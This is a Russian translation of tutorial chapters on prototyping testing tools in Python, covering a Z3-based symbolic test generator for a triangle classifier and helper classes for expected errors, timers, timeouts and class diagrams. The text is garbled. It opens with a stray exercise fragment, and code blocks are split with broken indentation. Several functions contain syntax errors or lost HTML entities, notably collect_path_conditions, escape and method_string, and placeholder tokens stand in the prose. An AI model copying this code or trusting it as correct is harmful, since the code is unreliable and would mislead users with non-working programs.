Чем больше этих возможностей реализовано, тем ближе полноценный символьный генератор тестов Python. Но в какой-то момент *прототип перестанет быть прототипом*, и Python может оказаться не лучшим языком. Найдите подходящий момент перехода от прототипа к промышленному инструменту.

Прототипирование на Python

Это рукопись основного доклада Андреаса Целлера «*Coding Effective Testing Tools Within Minutes*» на конференции TAIC PART 2020.

В «Книге о фаззинге» Python используется и для реализации автоматического тестирования, и как язык большинства тестируемых программ. Почему? Короткий ответ:

Python сделал нас удивительно *продуктивными*. Реализация большинства методов книги заняла **два-три дня**, что примерно в **10–20 раз быстрее**, чем на «классических» языках C или Java.

Такой выигрыш огромен. В этой статье мы исследуем его причины, создавая с нуля прототип *символьного генератора тестов*. Обычно это труднейшая задача на месяцы, но код главы был разработан менее чем за два часа, а объясняется менее чем за двадцать минут.

Python — это просто

Python позволяет сосредоточиться на *алгоритмах*, а не передаче битов и байтов в памяти. Мы изучаем устройство методов, а не их оптимизацию, можем быстро экспериментировать и создавать варианты, а найденное решение позднее переносить в другой язык или специализированную среду.

Пример — программа *triangle*, классифицирующая треугольник со сторонами *a*, *b*, *c*.

```
def triangle(a, b, c):
    if a == b:
        if b == c:
            return 'equilateral'
        else:
            return 'isosceles #1'
    else:
        if b == c:
            return 'isosceles #2'
        else:
            if a == c:
                return 'isosceles #3'
            else:
                return 'scalene'

triangle(2, 3, 4)
```

Она несопоставима по сложности с крупными системами, но показывает, насколько просты некоторые методы при подходящих языке и среде.

Фаззинг прост как всегда

Передадим `triangle()` случайные значения:

```
from random import randrange

for i in range(10):
    a = randrange(1, 10)
    b = randrange(1, 10)
    c = randrange(1, 10)
    t = triangle(a, b, c)
```

```
print(f"triangle({a}, {b}, {c}) = {repr(t)}")
```

Это возможно на любом языке. Что делает Python особенным?

Динамический анализ Python: до боли просто

Механизм `settrace()` позволяет несколькими строками отслеживать исполняемый код, переменные и значения. Можно получить трассы строк и ветвей, функции, аргументы и даже исходный текст функций — всё за десять-двадцать минут.

```
import sys
import inspect

def traceit(frame, event, arg):
    function_code = frame.f_code
    function_name = function_code.co_name
    lineno = frame.f_lineno
    vars = frame.f_locals

    source_lines, starting_line_no = inspect.getsourcelines(frame.f_code)
    loc = (f"{function_name}:{lineno} "
          f"{source_lines[lineno - starting_line_no].rstrip()}")
    vars = ", ".join(f"{name} = {vars[name]}" for name in vars)
    print(f"{loc:50} ({vars})")
    return traceit

def triangle_traced():
    sys.settrace(traceit)
    triangle(2, 2, 1)
    sys.settrace(None)

triangle_traced()
```

Аналогичная система для C потребовала бы инструментирования, хранения данных или программного управления отладчиком и заняла бы недели или месяцы. Динамический анализ делает умнее и фаззинг: поисковое тестирование может развивать популяцию входов к покрытию или произвольной другой цели.

Статический анализ Python: всё ещё просто

Полный статический анализ динамичного Python труден, но анализ, лишь направляющий тестирование и не обязанный быть абсолютно корректным, очень прост. Модуль `ast` превращает функцию в дерево.

```
from bookutils import rich_output
import ast

if rich_output():
    from showast import show_ast
else:
    def show_ast(tree):
        ast.dump(tree, indent=4)

triangle_source = inspect.getsource(triangle)
triangle_ast = ast.parse(triangle_source)
show_ast(triangle_ast)
```

Найдём все условия `if`:

```
def collect_conditions(tree):
    conditions = []
```

```

def traverse(node):
    if isinstance(node, ast.If):
        conditions.append(ast.unparse(node.test).strip())
        for child in ast.iter_child_nodes(node):
            traverse(child)

traverse(tree)
return conditions

collect_conditions(triangle_ast)

```

Дерево можно свободно изменять и превращать обратно в код, поэтому инструментирование и мутационный анализ выполняются легко. Этот код написан за пять минут — попробуйте повторить на Java или C.

Символьные рассуждения: для этого есть пакет

Для достижения ветви 'scalene' требуется решить условие пути

Формула: $a \neq b$ and $b \neq c$ and $a \neq c$.

Воспользуемся Z3:

```

import z3 # type: ignore

a = z3.Int('a')
b = z3.Int('b')
c = z3.Int('c')
s = z3.Solver()
s.add(z3.And(a > 0, b > 0, c > 0))
s.add(z3.And(a != b, b != c, a != c))
s.check()
m = s.model()
triangle(m[a].as_long(), m[b].as_long(), m[c].as_long())

```

Символьный генератор тестов

Обойдём все пути AST и преобразуем условия в Z3:

```

def collect_path_conditions(tree):
    paths = []

    def traverse_if_children(children, context, cond):
        old_paths = len(paths)
        for child in children:
            traverse(child, context + [cond])
        if len(paths) == old_paths:
            paths.append(context + [cond])

    def traverse(node, context):
        if isinstance(node, ast.If):
            cond = ast.unparse(node.test).strip()
            traverse_if_children(node.body, context, cond)
            traverse_if_children(node.orelse, context,
                                "z3.Not(" + cond + ")")
        else:
            for child in ast.iter_child_nodes(node):
                traverse(child, context)

    traverse(tree, [])
    return ["z3.And(" + ", ".join(path) + ")"] for path in paths

path_conditions = collect_path_conditions(triangle_ast)

```



```

for path_condition in path_conditions:
    s = z3.Solver()
    s.add(a > 0, b > 0, c > 0)
    eval(f"s.check({path_condition})")
    m = s.model()
    print(m, triangle(m[a].as_long(),
                      m[b].as_long(), m[c].as_long()))

```

Все ветви покрыты. Полная реализация должна переводить произвольные условия, возвраты, утверждения, исключения, циклы и вызовы, причём часть конструкций не поддерживается теориями Z3. Конкретные значения прежних запусков могут помочь решателю и превратить систему в мощный конколический генератор. Расширение прототипа занимает дни, а каждая новая возможность может стать исследовательским вкладом.

Что не работает

Динамичность Python затрудняет традиционный статический анализ. Язык хорош для прототипирования тестирования, динамического анализа и лёгких символьных методов, направляющих другие техники, но плохо подходит для доказательства свойств одним статическим анализом.

Не статическая проверка типов

Реальные программы Python часто не аннотированы. Типы можно добавить:

```

def typed_triangle(a: int, b: int, c: int) -> str:
    return triangle(a, b, c)

```

Но красоту проверки типов лучше демонстрировать на строго типизированных Java, ML или Haskell.

Не доказательства программ

В Python можно менять тип и существование переменной во время исполнения:

```

x = 42
x = "a string" # type: ignore

p1, p2 = True, False
if p1:
    x = 42
if p2:
    del x
# Существует ли здесь x?

```

Это делает точные символьные рассуждения почти невозможными. Неточность допустима для направления тестов, но не для гарантий; здесь лучше строго типизированный или ограниченный учебный язык. Python всё равно нуждается в лучших статических проверках, но для исследования чисто статических методов он не лучший выбор.

Достоинства прототипирования

Прототип позволяет сосредоточиться на *подходе*, а не инфраструктуре, что особенно полезно в преподавании. Блокнот документирует развитие идеи, примеры, эксперименты и обоснования. Классический инструмент скрывает идею под тысячами строк, а его жизнеспособность становится ясна слишком поздно.

Поэтому новые идеи реализуются дважды: сначала как экспериментальный блокнот, затем — после подтверждения — как масштабный инструмент. Вторая реализация всё ещё занимает недели или месяцы, но риск ниже. А простой документированный блокнот иногда живёт дольше промышленного кода.

Попробуйте сами

Для локального запуска установите:

```
pip install showast  
pip install z3-solver
```

Итоги

Python превосходен для прототипов тестирования и отладки: динамический и статический анализ просты, а инфраструктура разбора, деревьев и решателей позволяет создавать методы за часы. Для чистого символьного анализа он менее пригоден из-за слабой статической типизации и динамичности, но даже неточный анализ полезно направляет тесты.

Блокноты Jupyter документируют суть подхода, примеры и эксперименты, удобны для преподавания и снижают риски поздней крупной реализации.

Что дальше

Остальная книга показывает пошаговую разработку фаззеров, динамический анализ покрытия, конколический и символьный анализ Python.

Предпосылки и дальнейшее чтение

Задача о треугольнике взята из «The Art of Software Testing» Майерса и Сэндлера [Myers2004]. Решатель Z3 разработан в Microsoft Research под руководством Леонардо де Моуры и Николая Бьёрнера [z3].

Упражнения

Упражнение 1. Возможности, возможности!

Расширьте сборщик путей поддержкой сложных логических условий ($a \text{ and } b \rightarrow z3.And(a, b)$), ранних возвратов, присваиваний, циклов и вызовов функций. Чем больше поддержка, тем ближе полноценный генератор; но выберите момент, когда прототип пора заменить промышленным инструментом.

Обработка ошибок

Код этого приложения помогает обрабатывать ошибки. Обычно ошибка останавливает выполнение блокнота, а бесконечный цикл заставляет его работать бесконечно. Два представленных класса решают обе проблемы.

Предварительные требования: классы Python, оператор with, трассировка, измерение времени и исключения.

Краткое содержание

Импортируйте нужный идентификатор:

```
from fuzzingbook.ExpectError import <идентификатор>
```

ExpectError перехватывает и сообщает об исключении, после чего продолжает выполнение:

```
with ExpectError():  
    x = 1 / 0
```

ExpectTimeout прерывает выполнение спустя заданное время, что полезно для потенциально бесконечного кода:

```
with ExpectTimeout(5):  
    long_running_test()
```

Исключение и трассировка печатаются как сообщение об ошибке. Параметр print_traceback=False подавляет трассировку, а mute=True — весь вывод.

Перехват ошибок

Класс ExpectError выражает ожидание исключения:

```
from ExpectError import ExpectError  
  
with ExpectError():  
    function_that_is_supposed_to_fail()
```

Исключение печатается в стандартный поток ошибок, но выполнение продолжается.

```
import bookutils.setup  
import traceback  
import sys  
from types import FrameType, TracebackType  
from typing import Union, Optional, Callable, Any  
  
class ExpectError:  
    """Исполнить блок кода, ожидая и перехватывая ошибку."""  
  
    def __init__(self, exc_type: Optional[type] = None,  
                 print_traceback: bool = True,  
                 mute: bool = False):  
        """Ожидать исключение `exc_type` (`None` — любое).  
        Печатать трассировку, если `print_traceback` истинен;  
        не печатать ничего, если `mute` истинен.  
        """  
        self.print_traceback = print_traceback  
        self.mute = mute  
        self.expected_exc_type = exc_type
```

```

def __enter__(self) -> Any:
    return self

def __exit__(self, exc_type: type,
             exc_value: BaseException,
             tb: TracebackType) -> Optional[bool]:
    if exc_type is None:
        return

    if (self.expected_exc_type is not None
        and exc_type != self.expected_exc_type):
        raise # неожиданное исключение

    if self.print_traceback:
        lines = ''.join(traceback.format_exception(
            exc_type, exc_value, tb)).strip()
    else:
        lines = traceback.format_exception_only(
            exc_type, exc_value)[-1].strip()

    if not self.mute:
        print(lines, "(expected)", file=sys.stderr)
    return True

```

Примеры:

```

def fail_test() -> None:
    x = 1 / 0

with ExpectError():
    fail_test()

with ExpectError(print_traceback=False):
    fail_test()

with ExpectError(ZeroDivisionError):
    fail_test()

```

Можно указать ожидаемый тип: при другом исключении мы получим уведомление.

```

with ExpectError():
    with ExpectError(ZeroDivisionError):
        some_nonexisting_function() # type: ignore

```

Перехват превышения времени

`ExpectTimeout(seconds)` выражает ожидание долгого или бесконечного исполнения и прерывает его через `seconds` секунд.

```

from ExpectError import ExpectTimeout

with ExpectTimeout(2) as t:
    function_that_is_supposed_to_hang()

```

Исключение печатается, но выполнение продолжается. Тайм-аут можно отменить внутри блока методом `t.cancel()`.

Реализация использует `sys.settrace()` как наиболее переносимый способ. Он не особенно эффективен, работает только на границах строк Python и не прерывает длительную системную функцию.

```

import sys
import time
from Timeout import Timeout

class ExpectTimeout(Timeout): # type: ignore

```

```

"""Исполнить блок кода, ожидая тайм-аут."""

def __init__(self, timeout: Union[int, float],
              print_traceback: bool = True,
              mute: bool = False):
    super().__init__(timeout)
    self.print_traceback = print_traceback
    self.mute = mute

def __exit__(self, exc_type: type,
             exc_value: BaseException,
             tb: TracebackType) -> Optional[bool]:
    super().__exit__(exc_type, exc_value, tb)
    if exc_type is None:
        return

    if self.print_traceback:
        lines = ''.join(traceback.format_exception(
            exc_type, exc_value, tb)).strip()
    else:
        lines = traceback.format_exception_only(
            exc_type, exc_value)[-1].strip()

    if not self.mute:
        print(lines, "(expected)", file=sys.stderr)
    return True

def long_running_test() -> None:
    print("Start")
    for i in range(10):
        time.sleep(1)
        print(i, "seconds have passed")
    print("End")

with ExpectTimeout(5, print_traceback=False):
    long_running_test()

```

Тайм-ауты можно вкладывать:

```

with ExpectTimeout(5, print_traceback=False):
    with ExpectTimeout(3, print_traceback=False):
        long_running_test()
    long_running_test()

```

Вот и всё — пользуйтесь с удовольствием!

Итоги

- `ExpectError` позволяет обрабатывать ошибки без остановки блокнота.
- `ExpectTimeout` ограничивает длительность выполнения и также позволяет продолжить работу.

Таймер

Код этого приложения помогает измерять время.

Предварительные требования: классы Python, оператор with и измерение времени.

Краткое содержание

```
from fuzzingbook.Timer import <идентификатор>
```

Класс Timer измеряет прошедшее реальное время в дробных секундах. Обычно он используется с with:

```
with Timer() as t:
    some_long_running_function()
t.elapsed_time()
```

Измерение времени

```
import bookutils.setup
import time
from typing import Type, Any
from types import TracebackType

def clock() -> float:
    """Вернуть число дробных секунд с некоторого опорного момента."""
    return time.perf_counter()

class Timer:
    def __init__(self) -> None:
        """Конструктор"""
        self.start_time = clock()
        self.end_time = None

    def __enter__(self) -> Any:
        """Начало блока `with`"""
        self.start_time = clock()
        self.end_time = None
        return self

    def __exit__(self, exc_type: Type,
                 exc_value: BaseException,
                 tb: TracebackType) -> None:
        """Конец блока `with`"""
        self.end_time = clock() # type: ignore

    def elapsed_time(self) -> float:
        """Вернуть прошедшее время в секундах"""
        if self.end_time is None:
            return clock() - self.start_time
        else:
            return self.end_time - self.start_time # type: ignore
```

Пример:

```
def some_long_running_function() -> None:
    i = 1000000
    while i > 0:
        i -= 1

print("Общее время:")
```

```
with Timer() as t:
    some_long_running_function()
print(t.elapsed_time())

print("Промежуточное время:")
with Timer() as t:
    for i in range(10):
        some_long_running_function()
        print(t.elapsed_time())
```

Вот и всё — пользуйтесь с удовольствием!

Итоги

- Класс `Timer` очень просто измеряет прошедшее время.

Ограничение времени выполнения

Код этого приложения прерывает выполнение спустя заданное время.

Предварительные требования: классы Python, оператор with, сигналы Python и измерение времени.

Краткое содержание

```
from fuzzingbook.Timeout import <идентификатор>
```

Класс Timeout возбуждает TimeoutError после истечения заданного интервала:

```
try:
    with Timeout(0.2):
        some_long_running_function()
    print("complete!")
except TimeoutError:
    print("Timeout!")
```

В Unix/Linux тайм-аут реализуется сигналом `INLINEPLACEHOLDER0000END` и не влияет на производительность отслеживаемого кода. В других системах, в частности Windows, применяется `INLINEPLACEHOLDER0001END`, проверяющий время после каждой строки и замедляющий исполнение.

Ограничение времени

```
import bookutils.setup
import time
from typing import Type, Any, Callable, Union, Optional
from types import FrameType, TracebackType
```

Вариант 1: Unix — эффективные сигналы

```
import signal

class SignalTimeout:
    """Исполнить блок кода, возбудив исключение по тайм-ауту."""

    def __init__(self, timeout: Union[int, float]) -> None:
        self.timeout = timeout
        self.old_handler: Any = signal.SIG_DFL
        self.old_timeout = 0.0

    def __enter__(self) -> Any:
        self.old_handler = signal.signal(
            signal.SIGALRM, self.timeout_handler)
        self.old_timeout, _ = signal.setitimer(
            signal.ITIMER_REAL, self.timeout)
        return self

    def __exit__(self, exc_type: Type,
                 exc_value: BaseException,
                 tb: TracebackType) -> None:
        self.cancel()
```

```

        return

    def cancel(self) -> None:
        """Отменить тайм-аут"""
        signal.signal(signal.SIGALRM, self.old_handler)
        signal.setitimer(signal.ITIMER_REAL, self.old_timeout)

    def timeout_handler(self, signum: int,
                        frame: Optional[FrameType]) -> None:
        raise TimeoutError()

def some_long_running_function() -> None:
    i = 10000000
    while i > 0:
        i -= 1

try:
    with SignalTimeout(0.2):
        some_long_running_function()
        print("Complete!")
except TimeoutError:
    print("Timeout!")

```

Вариант 2: универсальный/Windows — менее эффективная трассировка

```

import sys

class GenericTimeout:
    """Исполнить блок кода, возбудив исключение по тайм-ауту."""

    def __init__(self, timeout: Union[int, float]) -> None:
        self.seconds_before_timeout = timeout
        self.original_trace_function: Optional[Callable] = None
        self.end_time: Optional[float] = None

    def check_time(self, frame: FrameType,
                  event: str, arg: Any) -> Callable:
        """Функция трассировки"""
        if self.original_trace_function is not None:
            self.original_trace_function(frame, event, arg)
            current_time = time.time()
            if self.end_time and current_time >= self.end_time:
                raise TimeoutError
            return self.check_time

    def __enter__(self) -> Any:
        self.end_time = time.time() + self.seconds_before_timeout
        self.original_trace_function = sys.gettrace()
        sys.settrace(self.check_time)
        return self

    def __exit__(self, exc_type: type,
                 exc_value: BaseException,
                 tb: TracebackType) -> Optional[bool]:
        self.cancel()
        return None

    def cancel(self) -> None:
        """Отменить тайм-аут"""
        sys.settrace(self.original_trace_function)

try:
    with GenericTimeout(0.2):
        some_long_running_function()
        print("Complete!")
except TimeoutError:

```

```
print("Timeout!")
```

Выбор варианта

```
Timeout: Type[SignalTimeout] = (  
    SignalTimeout if hasattr(signal, 'SIGALRM') else GenericTimeout)
```

Упражнение

Создайте вариант Timeout, эффективно работающий в Windows. Способ такой реализации давно обсуждается на программистских форумах.

Диаграммы классов

Это простой просмотрщик диаграмм классов, настроенный для книги.


Краткое содержание

```
from fuzzingbook.ClassDiagram import <идентификатор>
```

Функция `display_class_hierarchy()` показывает иерархию заданного класса или списка классов.

- `public_methods` задаёт список публичных методов для клиентов; по умолчанию это все методы со строками документации.
- `abstract_classes` задаёт классы, отображаемые абстрактными, то есть курсивным именем.

```
display_class_hierarchy(D_Class, abstract_classes=[A_Class])
```



Получение иерархии классов

Метод `mro()` возвращает иерархию. Мы исключаем дубликаты, создаваемые определениями вида `class X(X)`.

```

import bookutils.setup
import inspect
from typing import Callable, Dict, Type, Set, List, Union, Any, Tuple, Optional

def class_hierarchy(cls: Type) -> List[Type]:
    superclasses = cls.mro()
    hierarchy = []
    last_superclass_name = ""

    for superclass in superclasses:
        if superclass.__name__ != last_superclass_name:
            hierarchy.append(superclass)
            last_superclass_name = superclass.__name__
    return hierarchy

```

Пример классов:

```

class A_Class:
    """Класс, правильно выполняющий действие А."""

    def foo(self) -> None:
        """Приключения славного Foo"""
        pass

    def quux(self) -> None:
        """Неиспользуемый метод."""
        pass

class A_Class(A_Class):
    def second(self) -> None:
        pass

class B_Class(A_Class):
    """Подкласс, наследующий несколько методов."""
    VAR = "A variable"

    def foo(self) -> None:
        """A WW2 foo fighter."""
        pass

    def bar(self, qux: Any = None, bartender: int = 42) -> None:
        """A qux walks into a bar."""
        pass

SomeType = List[Optional[Union[str, int]]]

class C_Class:
    """Класс, добавляющий метод"""
    def qux(self, arg: SomeType) -> SomeType:
        return arg

class D_Class(B_Class, C_Class):
    """Подкласс с множественным наследованием."""
    def foo(self) -> None:
        B_Class.foo(self)

class D_Class(D_Class):
    pass

class_hierarchy(D_Class)

```

Получение дерева классов

Атрибут `__bases__` содержит непосредственные базовые классы.

```
D_Class.__bases__
```

`class_tree()` возвращает дерево, используя самый нижний, то есть наиболее специализированный, класс с данным именем.

```
def class_tree(cls: Type,
               lowest: Optional[Type] = None) -> List[Tuple[Type, List]]:
    ret = []
    for base in cls.__bases__:
        if base.__name__ == cls.__name__:
            if not lowest:
                lowest = cls
            ret += class_tree(base, lowest)
        else:
            if lowest:
                cls = lowest
            ret.append((cls, class_tree(base)))
    return ret

class_tree(D_Class)
assert class_tree(D_Class)[0][0] == D_Class
```

`class_set()` превращает дерево в множество:

```
def class_set(classes: Union[Type, List[Type]]) -> Set[Type]:
    if not isinstance(classes, list):
        classes = [classes]
    ret = set()

    def traverse_tree(tree: List[Tuple[Type, List]]) -> None:
        for (cls, subtrees) in tree:
            ret.add(cls)
            for subtree in subtrees:
                traverse_tree(subtrees)

    for cls in classes:
        traverse_tree(class_tree(cls))
    return ret

class_set(D_Class)
assert A_Class in class_set(D_Class)
assert B_Class in class_set(D_Class)
assert C_Class in class_set(D_Class)
assert D_Class in class_set(D_Class)
class_set([B_Class, C_Class])
```

Получение документации

Строки документации доступны через `__doc__`; `inspect.getdoc()` нормализует их и учитывает наследование.

```
A_Class.__doc__
A_Class.__bases__[0].__doc__
D_Class.foo.__doc__
A_Class.foo.__doc__

def docstring(obj: Any) -> str:
    doc = inspect.getdoc(obj)
    return doc if doc else ""

docstring(A_Class)
docstring(D_Class.foo)
```

Для безопасной вставки текста в метки Graphviz экранируем HTML и специальные символы записи.

```
import html
import re

def escape(text: str) -> str:
    text = html.escape(text)
```

```

assert '<' not in text
assert '>' not in text
text = text.replace('{', '{')
text = text.replace('|', '|')
text = text.replace('}', '}')
return text

def escape_doc(docstring: str) -> str:
    DOC_INDENT = 0
    return "&#x0a;".join(
        ' ' * DOC_INDENT + escape(line).strip()
        for line in docstring.split('\n'))

```

Получение методов и переменных

`class_items()` собирает члены класса и базовых классов, сохраняя только первое вхождение имени.

```

def class_items(cls: Type, pred: Callable) -> List[Tuple[str, Any]]:
    def _class_items(cls: Type) -> List:
        all_items = inspect.getmembers(cls, pred)
        for base in cls.__bases__:
            all_items += _class_items(base)
        return all_items

    unique_items = []
    items_seen = set()
    for (name, item) in _class_items(cls):
        if name not in items_seen:
            unique_items.append((name, item))
            items_seen.add(name)
    return unique_items

def class_methods(cls: Type) -> List[Tuple[str, Callable]]:
    return class_items(cls, inspect.isfunction)

def defined_in(name: str, cls: Type) -> bool:
    if not hasattr(cls, name):
        return False
    defining_classes = []

    def search_superclasses(name: str, cls: Type) -> None:
        if not hasattr(cls, name):
            return
        for base in cls.__bases__:
            if hasattr(base, name):
                defining_classes.append(base)
                search_superclasses(name, base)

    search_superclasses(name, cls)
    if any(cls.__name__ != c.__name__ for c in defining_classes):
        return False
    return True

def class_vars(cls: Type) -> List[Any]:
    def is_var(item: Any) -> bool:
        return not callable(item)
    return [item for item in class_items(cls, is_var)
            if not item[0].startswith('__') and defined_in(item[0], cls)]

```

Нас интересуют функции, определённые в самом классе, особенно снабжённые документацией.

```

def public_class_methods(cls: Type) -> List[Tuple[str, Callable]]:
    return [(name, method) for (name, method) in class_methods(cls)
            if method.__qualname__.startswith(cls.__name__)]

def doc_class_methods(cls: Type) -> List[Tuple[str, Callable]]:

```

```

    return [(name, method)
            for (name, method) in public_class_methods(cls)
            if docstring(method) is not None]

def overloaded_class_methods(classes: Union[Type, List[Type]]) -> Set[str]:
    all_methods: Dict[str, Set[Callable]] = {}
    for cls in class_set(classes):
        for (name, method) in class_methods(cls):
            if method.__qualname__.startswith(cls.__name__):
                all_methods.setdefault(name, set())
                all_methods[name].add(cls)
    return {name for name in all_methods if len(all_methods[name]) >= 2}

```

Рисование иерархии с именами методов

`display_class_hierarchy()` строит Graphviz-диаграмму, добавляя имена классов, переменные, методы, документацию во всплывающих подсказках и легенду.

```

from inspect import signature
import warnings
import os

def display_class_hierarchy(classes: Union[Type, List[Type]], *,
                           public_methods: Optional[List] = None,
                           abstract_classes: Optional[List] = None,
                           include_methods: bool = True,
                           include_class_vars: bool = True,
                           include_legend: bool = True,
                           local_defs_only: bool = True,
                           types: Dict[str, Any] = {},
                           project: str = 'fuzzingbook',
                           log: bool = False) -> Any:
    """Визуализировать иерархию класса или списка классов."""
    from graphviz import Digraph # type: ignore

    if project == 'debuggingbook':
        CLASS_FONT = 'Raleway, Helvetica, Arial, sans-serif'
        CLASS_COLOR = '#6A0DAD'
    else:
        CLASS_FONT = 'Patua One, Helvetica, sans-serif'
        CLASS_COLOR = '#B03A2E'

    METHOD_FONT = "'Fira Mono', 'Source Code Pro', 'Courier', monospace"
    METHOD_COLOR = 'black'
    if isinstance(classes, list):
        starting_class = classes[0]
    else:
        starting_class = classes
        classes = [starting_class]

    title = starting_class.__name__ + " class hierarchy"
    dot = Digraph(comment=title)
    dot.attr('node', shape='record', fontname=CLASS_FONT)
    dot.attr('graph', rankdir='BT', tooltip=title)
    dot.attr('edge', arrowhead='empty')
    dot._repr_html_ = dot._repr_image_svg_xml

    edges = set()
    overloaded_methods: Set[str] = set()
    drawn_classes = set()

    def method_string(method_name: str, public: bool, overloaded: bool,
                      fontsize: float = 10.0) -> str:
        ret = f'<font face="{METHOD_FONT}" point-size="{fontsize}">'
        name = f'<i>{method_name}</i>' if overloaded else f'<{method_name}</>'
        if public:
            ret += f'<b>{name}</b>'

```



```

else:
    ret += f'<font color="{METHOD_COLOR}">{name}</font>'
    return ret + '</font>'

def var_string(var_name: str, fontsize: int = 10) -> str:
    return (f'<font face="{METHOD_FONT}" point-size="{fontsize}">'
            f'{var_name}</font>')

def is_overloaded(method_name: str, f: Any) -> bool:
    return (method_name in overloaded_methods or
            (docstring(f) is not None and
             "in subclasses" in docstring(f)))

def is_abstract(cls: Type) -> bool:
    if not abstract_classes:
        return inspect.isabstract(cls)
    return (cls in abstract_classes or
            any(c.__name__ == cls.__name__ for c in abstract_classes))

def is_public(method_name: str, f: Any) -> bool:
    if public_methods:
        return (method_name in public_methods or f in public_methods or
                any(f.__qualname__ == m.__qualname__
                    for m in public_methods))
    return bool(docstring(f))

def frame_module(frameinfo: Any) -> str:
    return os.path.splitext(os.path.basename(
        frameinfo.frame.f_code.co_filename))[0]

def callers() -> List[str]:
    frames = inspect.getouterframes(inspect.currentframe())
    return [frame_module(frameinfo) for frameinfo in frames]

def is_local_class(cls: Type) -> bool:
    return cls.__module__ == '__main__' or cls.__module__ in callers()

def class_vars_string(cls: Type, url: str) -> str:
    cls_vars = class_vars(cls)
    if len(cls_vars) == 0:
        return ""
    ret = ('<table border="0" cellpadding="0" cellspacing="0" '
           f'align="left" tooltip="{cls.__name__}" href="#">')
    for (name, var) in cls_vars:
        if log:
            print(f"    Drawing {name}")
        var_doc = escape(f"{name} = {repr(var)}")
        ret += (f'<tr><td align="left" border="0" '
                f'tooltip="{var_doc}" href="{url}">')
        ret += var_string(name) + '</td></tr>'
    return ret + '</table>'

def class_methods_string(cls: Type, url: str) -> str:
    methods = public_class_methods(cls)
    ret = ('<table border="0" cellpadding="0" cellspacing="0" '
           f'align="left" tooltip="{cls.__name__}" href="#">')
    public_methods_only = local_defs_only and not is_local_class(cls)
    methods_seen = False

    for public in [True, False]:
        for (name, f) in methods:
            if public != is_public(name, f):
                continue
            if public_methods_only and not public:
                continue
            if log:
                print(f"    Drawing {name}()")
            if is_public(name, f) and not docstring(f):
                warnings.warn(f"{f.__qualname__}() is public, but undocumented")

            sig = str(inspect.signature(f))

```

```

        for tp in types:
            tp_def = str(types[tp]).replace('typing.', '')
            sig = sig.replace(tp_def, tp)
        sig = sig.replace('__main__', '')
        method_doc = escape(name + sig)
        if docstring(f):
            method_doc += ":%#x0a;" + escape_doc(docstring(f))

        ret += (f'<tr><td align="left" border="0" '
                f'tooltip="{method_doc}" href="{url}">')
        ret += method_string(name, public, is_overloaded(name, f))
        ret += '</td></tr>'
        methods_seen = True

    return ret + '</table>' if methods_seen else ""

def display_class_node(cls: Type) -> None:
    name = cls.__name__
    if name in drawn_classes:
        return
    drawn_classes.add(name)
    if log:
        print(f"Drawing class {name}")

    url = '#' if cls.__module__ == '__main__' else cls.__module__ + '.ipynb'
    formatted_name = f'<i>{name}</i>' if is_abstract(cls) else name

    if include_methods or include_class_vars:
        vars_text = class_vars_string(cls, url)
        methods_text = class_methods_string(cls, url)
        spec = ('<{<b><font color="' + CLASS_COLOR + '">' +
                formatted_name + '</font></b>')
        if include_class_vars and vars_text:
            spec += '|' + vars_text
        if include_methods and methods_text:
            spec += '|' + methods_text
        spec += '>'
    else:
        spec = '<' + formatted_name + '>'

    class_doc = escape('class ' + name)
    if docstring(cls):
        class_doc += ':%#x0a;' + escape_doc(docstring(cls))
    else:
        warnings.warn(f"Class {name} has no docstring")
    dot.node(name, spec, tooltip=class_doc, href=url)

def display_class_trees(trees: List[Tuple[Type, List]]) -> None:
    for (cls, subtrees) in trees:
        display_class_node(cls)
        for (subcls, _) in subtrees:
            if (cls.__name__, subcls.__name__) not in edges:
                dot.edge(cls.__name__, subcls.__name__)
                edges.add((cls.__name__, subcls.__name__))
        display_class_trees(subtrees)

def display_legend() -> None:
    fontsize = 8.0
    label = f'<b><font color="{CLASS_COLOR}">Legend</font></b><br/>'
    for item in [
        method_string("public_method", True, False, fontsize),
        method_string("private_method", False, False, fontsize),
        method_string("overloaded_method", False, True, fontsize)
    ]:
        label += '&nbsp;' + item + '<br/>'
    label += '<font face="Helvetica">Hover over names to see doc</font>'
    dot.node('Legend', label=f'<{label}>', shape='plain')

for cls in classes:
    overloaded_methods = overloaded_class_methods(cls)
    display_class_trees(class_tree(cls))

```

```
if include_legend:
    display_legend()
return dot
```

Примеры вызова:

```
